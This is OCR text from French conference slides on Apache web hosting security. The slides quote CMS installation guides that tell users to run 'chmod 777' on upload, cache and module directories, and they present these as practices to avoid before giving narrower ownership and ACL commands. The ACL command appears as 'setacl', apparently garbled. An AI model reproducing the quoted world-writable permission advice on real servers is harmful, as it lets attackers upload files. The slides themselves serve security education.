
```
chmod -R a+w sites/default/files
```


or

```
chmod -R 777 sites/default/files
```

Also, most FTP programs allow you to create the files directory and set its permissions. Be sure to give read, write, and execute permissions to everyone (777).

‹ Running cron manually up Advanced installation ›


CMS Made Simple Documentation - User Handbook/Installation/Shell Install/fr - CMSMS - Mozilla Firefox
Fichier Édition Affichage Historique Marque-pages Outils ?
http://wiki.cmsmadesimple.org/index.php/User_Handbook/Installation
CMS Made Simple Documentation - ...
cd cmsmadesimple-1.0.8
Étape 4
Pour permettre au script de fonctionner correctement, vous devez changer les permissions (commande : chmod) sur les dossiers suivants sur votre serveur. (Remarque: la valeur 777 est comporte quelques risques de vulnérabilité et pourrait permettre à des hackers d'uploader des fichiers sur le serveur. Si la sécurité de votre site est particulièrement importante, préferrez la valeur 775 à la valeur 777)
chmod 777 tmp/templates_c; \
chmod 777 tmp/cache; \
chmod 777 uploads; \
chmod 777 uploads/images
chmod 777 modules
Rechercher : 777
Suivant
Précédent
Surligner tout
Respecter la casse
Terminé



Éduquer les webmasters


- ne pas faire `chmod 777`

```
chown apache fichier_ou_rep
```

```
chgrp apache fichier_ou_rep
chmod g+rw fichier
chmod g+rwx rep
```

```
setacl -m u:apache:rwx d:u:apache:rwx rep
```

```
setacl -m g:apache:rwx d:g:apache:rwx rep
```



Sources d'inspiration

- Refonte du web au LAL IN2P3, 2003-2004 (120 vh)
- Mise en place de la plate-forme d'hébergement de sites web de Mathrice, 2007 (50 vh)

Références

- Apache : appropriation de sa configuration
J. Charbonnel - Journées CNRS/UREC 2008 - http://math.univ-angers.fr/~charbonnel
- http://httpd.apache.org/docs/2.2/misc/security_tips.html
- http://www.hsc.fr/ressources/
- http://www.w3.org/Security/